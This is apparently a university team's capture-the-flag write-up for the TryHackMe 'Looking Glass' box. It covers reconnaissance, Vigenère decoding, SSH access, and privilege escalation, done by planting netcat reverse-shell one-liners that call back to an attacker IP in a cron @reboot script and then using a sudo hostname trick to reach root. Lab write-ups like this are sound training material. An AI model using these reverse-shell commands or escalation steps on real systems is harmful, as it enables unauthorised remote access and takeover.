PenTest 1

ROOM A

GOLD

Members:

ID	Name	Role
1211101707	Nur’aina Binti Ikhwan Moeid	Leader
1211103984	Nur Afreen Junaidah Binti Noorul Mohamed Eliyas	Member
1211101519	Aisyah Binti Ahmad Komarolaili	Member
1211102590	Nur Hanisah Binti Mohd Pauzi	Member


Step1: Recon and Enumeration

Members Involved: Aisyah, Nur'aina


Tools used: Nmap, ssh, Vigenere solver, Google

Thought Process and Methodology and Attempts:


First, we run an Nmap scan to look for all the open ports.




The scan has identified port 22(ssh) and a large number of ports. Then we use -p to enumerate the open ports.




After we randomly connect to some bunch of ssh ports, we can see that we're getting "Higher" or "Lower" responses from the SSH server. We guessed that it means to indicate the right SSH port.



After a few more attempts, we have narrowed down the port between 10082 to 10100
Then we repeat the same process to find the exact port: 10099



When we searched for jabberwocky, it seemed to be a nonsense poem written by Lewis Carroll from the sequel to Alice's Adventures in Wonderland.



The number of characters looks like it matches with the original poem so it may have been encrypted.


Jabberwocky
BY LEWIS CARROLL
'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe:
All mimsy were the borogoves,
And the mome raths outgrabe.

"Beware the Jabberwock, my son!
The jaws that bite, the claws that catch!
Beware the Jubjub bird, and shun
The frumious Bandersnatch!"

He took his vorpal sword in hand;
Long time the manxome foe he sought—
So rested he by the Tumtum tree
And stood awhile in thought.

And, as in uffish thought he stood,
The Jabberwock, with eyes of flame,
Came whiffling through the tulgey wood,
And burbled as it came!

When we input the text in cipher text solver, it detects the text to be encrypted as vigenere. Then we use an online Vigenere solver to get the clear message.



We found the secret from the poem.


Step 2: Initial Foothold

Members Involved: Aisyah


Tools used: SSH

Thought Process and Methodology and Attempts:

Now that we've found the secret, and insert the secret. Then, we're given a credential.




We connect to jabberwock@ipmachine and insert the credentials given before.



Now we are in as the "jabberwock" user.

In the list, we found user.txt. Get the file and we get a reversed flag. We use | rev to get the correct flag.



Step 3: Horizontal Privilege Escalation

Members Involved: Hanisah

Tools used: Pentestmonkey, CyberChef, Google, CAT, Netcat

Thought Process and Methodology and Attempts:

We use command cat/etc/passwd to get the list of user's passwords.

```
jabberwock@looking-glass:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
tryhackme:x:1000:1000:TryHackMe:/home/tryhackme:/bin/bash
jabberwock:x:1001:1001:,,,:/home/jabberwock:/bin/bash
tweedledum:x:1002:1002:,,,:/home/tweedledum:/bin/bash
tweedledee:x:1003:1003:,,,:/home/tweedledee:/bin/bash
humptydumpty:x:1004:1004:,,,:/home/humptydumpty:/bin/bash
alice:x:1005:1005:Alice,,,:/home/alice:/bin/bash
jabberwock@looking-glass:~$
```

Also, we can look at crontab to help us to know what is running when the box boots that makes the random port to respond.

```
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
```

The bottom line shows when the server is rebooted the twasBrillig.sh script is run as a user.

Next, we use sudo -l command to check what sudo permissions we have.

```
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
jabberwock@looking-glass:~$ cd
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ ls -al twasBrilligsh
ls: cannot access 'twasBrilligsh': No such file or directory
jabberwock@looking-glass:~$ ls -al twasBrillig.sh
-rwxrwxr-x 1 jabberwock jabberwock 38 Jul  3  2020 twasBrillig.sh
jabberwock@looking-glass:~$ vi twasBrllig.sh
jabberwock@looking-glass:~$
jabberwock@looking-glass:~$ nc
usage: nc [-46CDdFhklNnrStUuvZz] [-I length] [-i interval] [-M ttl]
          [-m minttl] [-O length] [-P proxy_username] [-p source_port]
          [-q seconds] [-s source] [-T keyword] [-V rtable] [-W recvlimit] [-w timeout]
          [-X proxy_protocol] [-x proxy_address[:port]]          [destination] [port]
```

Now we can reboot the box without the passwords as our initial user jabberbox. Then, we're using vi command to insert text in twasBrillig.sh file.

We use the Pentestmonkey reverse shell cheat sheet for netcat and put it in the file. The twasBrillig.sh script is modifiable by the current user so, we need to change it to execute a reverse shell.

Netcat

Netcat is rarely present on production systems and even if it is there are several version of netcat, some of which don't support the -e option.

```
nc -e /bin/sh 10.0.0.1 1234
```

If you have the wrong version of netcat installed, Jeff Price points out here that you might still be able to get your reverse shell back like this:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
```

```
#!/bin/bash

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>61|nc 10.18.67.72 4444 >/tmp

#wall $(cat /home/jabberwock/poem.txt)
~
~
~
~
~
```

And next step, we can start a netcat listener on Kali Machine.

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
```

When executing /sbin/reboot to restart the system, a callback on the Netcat listener is received, granting a shell as the tweedledum user.


```
jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.251.103 closed by remote host.
Connection to 10.10.251.103 closed.
```

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.18.67.72] from (UNKNOWN) [10.10.251.103] 45584
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c
Argument expected for the -c option
usage: python3 [option] ... [-c cmd | -m mod | file | -] [arg] ...
Try `python -h' for more information.
$ python3 -c "import pty;pty.spawn('/bin/bash')"
tweedledum@looking-glass:~$ ls
ls
humptydumpty.txt  poem.txt
tweedledum@looking-glass:~$ pwd
pwd
/home/tweedledum
```

When enumerating common files and directories, we found a file containing what looks like a number of hashes.

```
tweedledum@looking-glass:~$ cat humptydumpty.txt
cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
74686520706173737 6f7264206973207a797877675747372717 06f6e6d6c6b
tweedledum@looking-glass:~$ su humptydumpty
su humptydumpty
```

Then we copy all those numbers and use CyberChef online encoding tool which according to the numbers seems to be the password. We're right, the last line turns out to be the password.



We simply enter the password we got then there we go, we are now humptydumpty user.

```
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
74686520706173737 6f7264206973207a797877675747372717 06f6e6d6c6b
tweedledum@looking-glass:~$ su humptydumpty
su humptydumpty
Password: zyxwvutsrqponmlk
```


Step 4: Root Privilege Escalation

Members Involved: Nur'aina, Afreen


Tools used: Pentestmonkey, CyberChef, Google, CAT, Netcat

Thought Process and Methodology and Attempts:

Using the id_rsa file found, we are now able to ssh to alice.




Now that we are logged in to alice, we have access to its files. Here, it shows that there is only one file named kitten.txt. To open this file, we command cat+filename which will open the file.



Now, we command ls -al to denote all the files in the directory and the long listing of information about files+directory with their permissions and last updated time. We can't list sudo commands without a password, however, we are able to read sudoers files. To escalate to the root directory we execute command sudo -h hostname along with /bin/bash then change directory to /root. When we open the directory, we find that there are 4 files, one being root.txt. To open it we command cat root.txt |rev.

Contributions:

ID	Name	Contribution	Signatures
1211101707	Nur’aina Binti Ikhwan Moeid	Do the recon and rooting, presentation video editing	
1211103984	Nur Afreen Junaidah Binti Noorul Mohamed Eliyas	Do the rooting and privilege escalation, found the final flag.	
1211101519	Aisyah Binti Ahmad Komarolaili	Do the recon and enumeration, found the first flag	
1211102590	Nur Hanisah Binti Mohd Pauzi	Do the horizontal privilege escalation, pivot users	

Video link: https://youtu.be/k339Bw394FE